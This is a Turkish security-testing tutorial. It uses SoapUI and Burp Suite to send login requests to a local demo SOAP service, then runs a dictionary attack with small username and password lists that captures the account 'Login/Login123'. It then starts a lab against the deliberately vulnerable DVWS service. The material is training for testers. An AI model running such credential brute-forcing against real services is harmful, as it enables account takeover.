
Bu uygulamada hedef soap web servisini canlı hale (çalışır hale) getirmek için localhost'ta bir web sunucu ayağa kaldırılması gerekmektedir. Normal şartlarda buna gerek olmayacaktır. Çünkü normal şartlarda hedef web servisi uzak bir yerden zaten çalışır olacaktır. Bu normal duruma göre ekstra konumundaki adım ile demo soap web servisi localhost'ta ayağa kaldırılır. Bunun için sol sütunda sıralı seçeneklerden “ServiceSoapBinding MockService”e çift tıklanır ve MockService’i başlatılır.



Böylece göndereceğimiz örnek xml talepleri hedefine gidebilecektir ve yanıt alınabilecektir. Şimdi demo soap web servisi teste hazırdır. Sol sütunda sıralı örnek xml taleplerinden login parametrelili olanı gönderelim ve yanıtı gözlemleyelim.




Örnek Xml Taleplerinden Biri Seçilir



Seçilen Xml Talebi Soap Web Servise Gönderilir ve Yanıt Alınır

Bu xml talep paketinde bir login olma isteği yapılmaktadır. Kullanıcı adı ve parola bilgisi talep paketinin gövdesinde xml node'ları halinde gönderilmektedir. Gelen yanıt ise oturumun açıldığına dair session id'nin yanıt paketi gövdesinde xml node'ları halinde gelmesidir.


Login mekanizmasını test etmek maksatlı login olma isteği olan talep paketindeki xml node'larından parola bilgisini geçersiz bir parola yapalım ve talep paketini tekrar gönderelim.



Görüldüğü gibi girilen kullanıcı bilgileri geçersizdir yanıt soap web servisten yanıt olarak gelmiştir. Bu şekilde talep paketinin gövdesindeki xml node'ları kurcalanarak veya url'inde var olabilecek parametreler kurcalanarak gelen yanıt paketleri incelenebilir ve güvenlik testleri yürütülebilir.

Ayrıca SoapUI'nin sunduğu proxy ayarı kullanılarak paketler Burpsuite proxy'sine yönlendirilebilir ve Burpsuite'te otomatize daha detaylı güvenlik testleri uygulanabilir. Örneğin login isteği olan xml talep paketi için proxy ayarı ile Burpsuite'e alınabilir ve paketin gövdesindeki ilgili xml node'ları Intruder'da işaretlenerek brute force ve dictionary saldırısı düzenlenebilir. Böylece örnek xml talebi login isteği paketi ile bir soap web servisine brute force / dictionary saldırısı yapılabilir ve hesap ele geçirilebilir. Bu örneği gerçeklemek için SoapUI'deki gönderilen paketleri Burpsuite'e yönlendirelim.


Öncelikle SoapUI'nin SoapUI->File-Preferences->Proxy settings-> seçeneklerine gidilir ve SoapUI'de proxy ayarı girilir.



SoapUI Proxy Ayarı Girilir

Not:

Proxy ayarı 8082 girilir, çünkü 8080'de localhost'ta ayağa kaldırılan tutorials'daki demo soap servisi çalışmaktadır.




```
POST /mockServiceSoapBinding HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://www.soapui.org/sample/login"
Content-Length: 276
Host: 127.0.0.1:8088
User-Agent: Apache-HttpClient/4.5.5 (Java/11.0.11)
Connection: close

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/">
  <soapenv:Header/>
  <soapenv:Body>
    <sam:login>
      <username>Login</username>
      <password>Login123</password>
    </sam:login>
  </soapenv:Body>
</soapenv:Envelope>

HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 273
Connection: close
Server: Jetty(6.1.26)

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/">
  <soapenv:Header/>
  <soapenv:Body>
    <sam:loginResponse>
      <sessionid>570043114962659</sessionid>
    </sam:loginResponse>
  </soapenv:Body>
</soapenv:Envelope>
```

Dönen pakette sessionid xml node'u yer almaktadır. Yani session gelmektedir. Geçersiz bir hesap ile talep paketini gönderdiğimizde ise gelen yanıt paketini görelim.

```
POST /mockServiceSoapBinding HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://www.soapui.org/sample/login"
Content-Length: 283
Host: 127.0.0.1:8088
User-Agent: Apache-HttpClient/4.5.5 (Java/11.0.11)
Connection: close

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/">
  <soapenv:Header/>
  <soapenv:Body>
    <sam:login>
      <username>Login</username>
      <password>Login123-324324</password>
    </sam:login>
  </soapenv:Body>
</soapenv:Envelope>


HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 368
Connection: close
Server: Jetty(6.1.26)

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/">
  <soapenv:Body>
    <soapenv:Fault>
      <faultcode>Client</faultcode>
      <faultstring>Invalid Login</faultstring>
      <detail>
        <sam:loginFault>the login credentials are invalid</sam:loginFault>
      </detail>
    </soapenv:Fault>
  </soapenv:Body>
</soapenv:Envelope>
```

Dönen pakette geçersiz hesap bilgisi hatası yer almaktadır. Buradaki hata ifadesini brute force / dictionary saldırısında flag (bayrak) olarak alabiliriz ve denenen olası hesaplardan başarısız olanlar bu flag'i (bayrağı) tick'lesin, başarılı olan ise bu flag'i (bayrağı) tick'lemesin yapabiliriz. Bu şekilde denenen geçerli hesap bilgisi ele geçirilebilecektir.

Repeater'daki login olma isteği paketini Intruder'a yollayalım ve paketin gövdesindeki kullanıcı

adı ve parola xml node'larını brute force / dictionary denenecek yerler olarak işaretleyelim.



Ardından iki adet olasıKullanıcıAdlari.txt ve olasıParolalar.txt dosyası oluşturalım ve içlerine rastgele kullanıcı adları ve parolalar ile dolduralım. olasıKullanıcıAdlari.txt dosyasında bir kullanıcı adını doğru girelim: Login. olasıParolalar.txt dosyasında da bir parolayı doğru girelim: Login123.

olasıKullanıcıAdlari.txt

deneme

abc

xyz

Login

qwerty

// Doğru Olan

olasıParolalar.txt

parolam1

pass123


parola12*

Login123


deneme123

// Doğru Olan


İşaretli alanlara payload'ları koyalım ve ardından yanlış hesap bilgisi denendiğinde gelen hatayı flag yapalım.




Olası Kullanıcı Adı Listesi Birinci Payload Olarak Belirlenir




Olası Parolalar Listesi İkinci Payload Olarak Belirlenir



Geçersiz Kullanıcı Hesabı Denemelerinde Invalid Login bayrağı Tick'li Olsun Denir



Saldırı Başlatılır



Saldırı Sonlanır

Saldırı tamamlandığında görüldüğü gibi bir hesap ele geçecektir:

Kullanıcı Adı: Login

Parola: Login123.

Sonuç olarak SoapUI yazılımında demo bir soap web servisin arayüzünü / kapsamını kullanarak bir xml talebini inceledik ve xml talep paketini Burpsuite'e yönlendirerek hedef demo soap web servisin login noktasına sözlük saldırısı (şifre kırma saldırısı) düzenledik. Bu şekilde soap web servise ait bir hesap ele geçirmiş olduk.

Uyarı:

Demo soap web servisi tasarımı gereği bazı geçersiz hesap denemelerinde oturum açmış görünmektedir. Bu örnek olarak tasarlanmış soap web servisin yapısından kaynaklanmaktadır ve brute force / dictionary ile hesap ele geçirme konseptinde olduğundan ona değinilmemiştir.

Bu uygulamada olduğu gibi web servislerine giden talep paketlerinin paket başlıkları, paket gövdesindeki xml node'ları, ve url'deki parametreler kurularak web servislerine saldırı testleri uygulanabilir.

5.3.2 Burpsuite Yazılımı

5.3.2.1 Burpsuite ile SOAP Web Servis Testi

Bu uygulamada burpsuite'in "wsdlr" eklentisi yardımıyla dvws isimli kasıtlı zafiyetler içeren soap web servisinin bir açıklık barındıran uç noktası (endpoint'ti) test edilecektir.

Kullanılan Materyaller

Ubuntu 18.04 LTS	// Fiziksel Makina
Burpsuite, Wsdler Plugin	// Güvenlik Testi Aracı
DVWS - Windows 10 Home Premium	// Zafiyetli Web Servisi VM


Not: Kasıtlı zafiyetler içeren DVWS web servisi eski kaldığından sadece eski php versiyon 5.5.38'de servisleri düzgün çalışır durumdadır.

Not 2: Ubuntu 18.04 LTS'ye Burpsuite kurulumu için bkz. [Burpsuite'i Linux \(Ubuntu 18.04 LTS\) Sisteme Kurma](#)

Not 3: Burpsuite'e WSDLER eklentisi kurmak için bkz. [Burpsuite'e WSDLER Eklentisini Kurma](#).

Not 4: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma](#).


Hedef güvenlik açıklıklı dvws web servisinin ilgili sayfasına bir göz atalım.




DVWS'nin bu sayfasında uç noktada yer alan soap web servisin WSDL dosyasının elde edildiği varsayılmaktadır. Bu varsayıma göre sayfada sunulan WSDL dosyasını alacağız. Ardından Burpsuite'e Wsdler eklentisi yardımıyla hedef dvws soap web servisinin arayüzünü / kapsamını yükleyeceğiz. Bu şekilde örnek xml talepleri elde edeceğiz ve bu talepleri güvenlik testi amacıyla kullanacağız.


Şimdi dvws web servisi trafiğini Burpsuite üzerinden geçirelim ve hedef soap web servisinin wsdl

dosyasını barındırdığı url'yi ziyaret edip paketi burpsuite'te yakalayalım.



